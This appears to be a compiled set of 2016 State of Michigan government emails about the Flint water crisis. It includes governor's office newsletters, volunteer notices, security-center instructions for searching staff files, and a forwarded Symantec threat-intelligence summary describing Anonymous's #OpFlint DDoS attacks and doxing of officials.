
Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)


 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Click here to watch the video.](#)

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

### STAY CONNECTED:



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This email was sent to [thompsonk18@michigan.gov](mailto:thompsonk18@michigan.gov) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7658



---

**From:** Nevai, Tom (DTMB)  
**Sent:** Friday, February 19, 2016 9:59 AM  
**To:** DTMB-MiSOC  
**Subject:** Flint Water data collection


When searching your machines for files regarding the flint water issue please save any results to the **RMAC drive** in the folder called **Flint Documents**. **Create a Folder with your Last name** and place the documents in that folder.

Thanks,

Tom N...

Thomas Nevai  
DTMB Cybersecurity & Infrastructure Protection  
Michigan Security Operations Center  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [nevait@michigan.gov](mailto:nevait@michigan.gov)  
Phone: (517) 241-2019  
Cell: (517) 230-6570  
Fax: (517) 241-2013

Michigan  
Department  
of Technology, Management & Budget



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**From:** Nevai, Tom (DTMB)  
**Sent:** Friday, February 19, 2016 12:26 PM  
**To:** DTMB-MISOC  
**Subject:** Search term string

Here is a string of search terms that can be cut and pasted into the search line and it will return all results so you do not need to enter them independently.

"Legionnaire" OR "Legionella" OR "boil water order and Flint" OR "coli and Flint" OR "bacteria and Flint" OR "microb and Flint" OR "TTHM and Flint" OR "Lead and Flint" OR "emergency and Flint" OR "Karegnondi" OR "Genessee County Health Department" OR "Flint and utilities" OR "Lead and Copper Rule" OR "Detroit Water and Sewerage Department and Flint" OR "DWSD and Flint" OR "Flint River" OR "Pb and water" OR "KWA" OR "Flint and water"

Use at your own risk, but I believe this works. I assume no liability other than for myself.

Tom N...

Thomas Nevai  
DTMB Cybersecurity & Infrastructure Protection  
Michigan Security Operations Center  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [nevait@michigan.gov](mailto:nevait@michigan.gov)  
Phone: (517) 241-2019  
Cell: (517) 230-6570  
Fax: (517) 241-2013

Michigan  
Department  
of Technology, Management & Budget



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
**From:** Nevai, Tom (DTMB)  
**Sent:** Friday, February 19, 2016 12:58 PM  
**To:** DTMB-MiSOC  
**Cc:** Reasner, Richard (DTMB)  
**Subject:** Search string for mandatory searching

From an internal source that wishes to remain anonymous, you can enter (copy and paste) the following string of search terms into the search bar and it will retrieve the documents that we have been asked to search for.


Legionnaire OR Legionella OR ("boil water order" AND Flint) OR (coli AND Flint) OR (bacteria AND Flint) OR (microb AND Flint) OR (TTHM AND Flint) OR (Lead AND Flint) OR (emergency AND Flint) OR Karegnondi OR "Genessee County Health Department" OR (Flint AND utilities) OR ("Lead and Copper Rule") OR ("Detroit Water and Sewerage Department" AND Flint) OR (DWSD AND Flint) OR "Flint River" OR (Pb AND water) OR KWA OR (Flint AND water)

Tom N...

Thomas Nevai  
DTMB Cybersecurity & Infrastructure Protection  
Michigan Security Operations Center  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [nevait@michigan.gov](mailto:nevait@michigan.gov)  
Phone: (517) 241-2019  
Cell: (517) 230-6570  
Fax: (517) 241-2013



**From:** Governor's Office <governoroffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:53 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed

to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

STAY CONNECTED:



SUBSCRIBER SERVICES:

[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

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Message


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**From:** Reasner, Richard (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=433CC182A29F4F36BA9116DB7648457A-REASNERR]  
**Sent:** 1/25/2016 3:03:11 PM  
**To:** DTMB-MiSOC [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b306d1b845d94fceb454c56b37a54a56-DTMB-MiSOC]  
**Subject:** FW: Deepsight MATI Report on #OpFlint

FYI

**From:** John Gomez (MSS) [mailto:John\_Gomez@symantec.com]  
**Sent:** Monday, January 25, 2016 3:00 PM  
**To:** Reasner, Richard (DTMB); Christensen, Chris (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Kopacsi, Christian (DTMB); Premkumar Prithivirajan (CS); Ellis, James (MSP)  
**Cc:** Jim Keenan; Jennifer Nowell  
**Subject:** RE: Deepsight MATI Report on #OpFlint

+James Ellis





John

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622

**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

On Jan 25, 2016, at 11:36 AM, John Gomez (MSS) <[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com)> wrote:


Team,





[REDACTED]

[REDACTED]



Regards,

John

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622

**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** Jim Keenan


**Sent:** Monday, January 25, 2016 10:20 AM

**To:** John Gomez (MSS); Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Thanks John for the latest intelligence update.



Please keep us apprised of any new significant updates,

Jim

**From:** John Gomez (MSS)


**Sent:** Monday, January 25, 2016 10:03 AM

**To:** Jim Keenan; Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Good morning All,



John

**John Gomez** GSEC SSE+ | Sr. Principal Service Manager | Symantec Cyber Security Services

o. +1 (727) 674-0190 | m. +1 (610) 984-4622

[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com) | [www.symantec.com](http://www.symantec.com)

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Email: [incidentresponse@symantec.com](mailto:incidentresponse@symantec.com)

US Incident Response Hotline: (855) 378-0073

UK Incident Response Hotline: +44 (0) 800 917 2793

For Information: <http://go.symantec.com/incidentresponse>

<image001.png>

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**From:** Jim Keenan

**Sent:** Friday, January 22, 2016 7:45 PM

**To:** Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); John Gomez (MSS); Jennifer Nowell

**Subject:** Deepsight MATI Report on #OpFlint

Excerpt from Managed Adversary & Threat Intelligence Report...see attached for full report

# Anonymous Relaunches #OpFlint against the Government of Michigan and City of Flint

## **MANAGED ADVERSARY AND THREAT INTELLIGENCE**

DEEPSIGHT™ INTELLIGENCE, INTELLIGENCE SUMMARY, SYMC – 300383, PUBLISHED 22 JANUARY 2016, V.1 2

Information Cut-Off Date: 22 January 2016 3

# ANONYMOUS LAUNCHES #OPFLINT AGAINST THE GOVERNMENT OF MICHIGAN AND CITY OF FLINT

*DeepSight™ Intelligence, Intelligence Summary, SYMC-300383, published 22 January 2016, V.1*

## KEY FINDINGS

- On 16 January 2016, Anonymous relaunched #OpFlint in response to the recent health crisis surrounding contaminated water in Flint, Michigan.
- The operation targets officials that the Anonymous group recognizes as having ignored the water crisis, such as Gov. Rick Snyder and Flint city personnel.
- The operation activities have included distributed denial-of-service (DDoS) attacks and doxing.

## EXECUTIVE SUMMARY

Members of the international Anonymous hacktivist collective have relaunched #OpFlint to target those entities that the operation perceives as responsible for the contaminated water crisis in Flint, Michigan. Originally organized in 2015, #OpFlint was relaunched on 16 January 2016 and is ongoing against city officials and the governor of Michigan, Rick Snyder. Several hacking groups are supporting the malicious activities, which include DDoS attacks and doxing. The first DDoS attacks on 16 January took the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites temporarily offline. DeepSight Intelligence judges #OpFlint will not shut down the state or city's infrastructure; however, access to the Michigan government and city websites will likely be disrupted. 4

## DETAILS

The Anonymous collective's operation #OpFlint originally launched in 2015 but never gained momentum. #OpFlint was relaunched on 16 January 2016 to draw attention to the toxicity levels of the contaminated water supply in the city of Flint, Michigan.

Leaders of the current effort include the US-based New World Hacking group<sup>i</sup> and the Anonymous Intelligence Group (a.k.a. Anon Intel Group). The New World Hacking group launched the recent #OpFlint activity on 16 and 17 January 2016 with DDoS attacks that shut down the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites (see Figure 1). The operation has an official video on Youtube (<https://www.youtube.com/watch?v=zXQfsURnE0w>) and on several Anonymous-affiliated websites.

<sup>i</sup> See the DeepSight Intelligence report *Profile: New World Hacking (NWH)*, (SYMC – 300376), 9 June 2016. New World Hacking uses their own stressor service, BangStressor, to conduct DDoS attacks including an attack against the BBC in early 2016.

**Figure 1. New World Hacking Twitter post publicizing the DDoS attacks against [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com)**

On 20 January 2016, the Anon Intel Group's website contained a link to a "doxing" for Michigan Gov. Snyder (<https://ghostbin.com/paste/zn236>, see Figure 2). The dox did not include social security numbers, but rather revealed his mailing address, social media accounts, and phone numbers, and information for his family relatives that is easily obtained through several Google searches.

**Figure 2. Dox posted on Anon Intel Group website on 20 January 2016** <sup>5</sup>

Gents:

See attached DeepSight MATI report on OpFlint generated from our SOC in Washington DC...







On 21 January 2016, Hurley Medical Center in Flint, Michigan, confirmed it was the victim of a “cyber attack” but patient information was not compromised. According to a Twitter post by Anon Intel Group on 22 January 2016, Anonymous denies responsibility for the attack against the hospital (see Figure 3).

Figure 3. Twitter post discussions denying Anonymous activity against a hospital in Flint Michigan

## OUTLOOK

As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint; there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city’s infrastructure, access to government and city websites might occasionally be disrupted.

## TECHNICAL DETAILS

### Online Presence for Anon Intel Group

- Twitter – @AnonIntelGroup
- Facebook – <https://www.facebook.com/IntelGroup-1670381036582536/>
- Instagram – @intelgroup
- YouTube Channel – [http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM\\_9W93ew](http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM_9W93ew)

See the *Metadata* tab for additional technical details related to this report. 6

## METADATA...

See attachment

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:31 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employee banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJKK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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This e-mail was sent to [thompsonk18@michigan.gov](mailto:thompsonk18@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:28 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

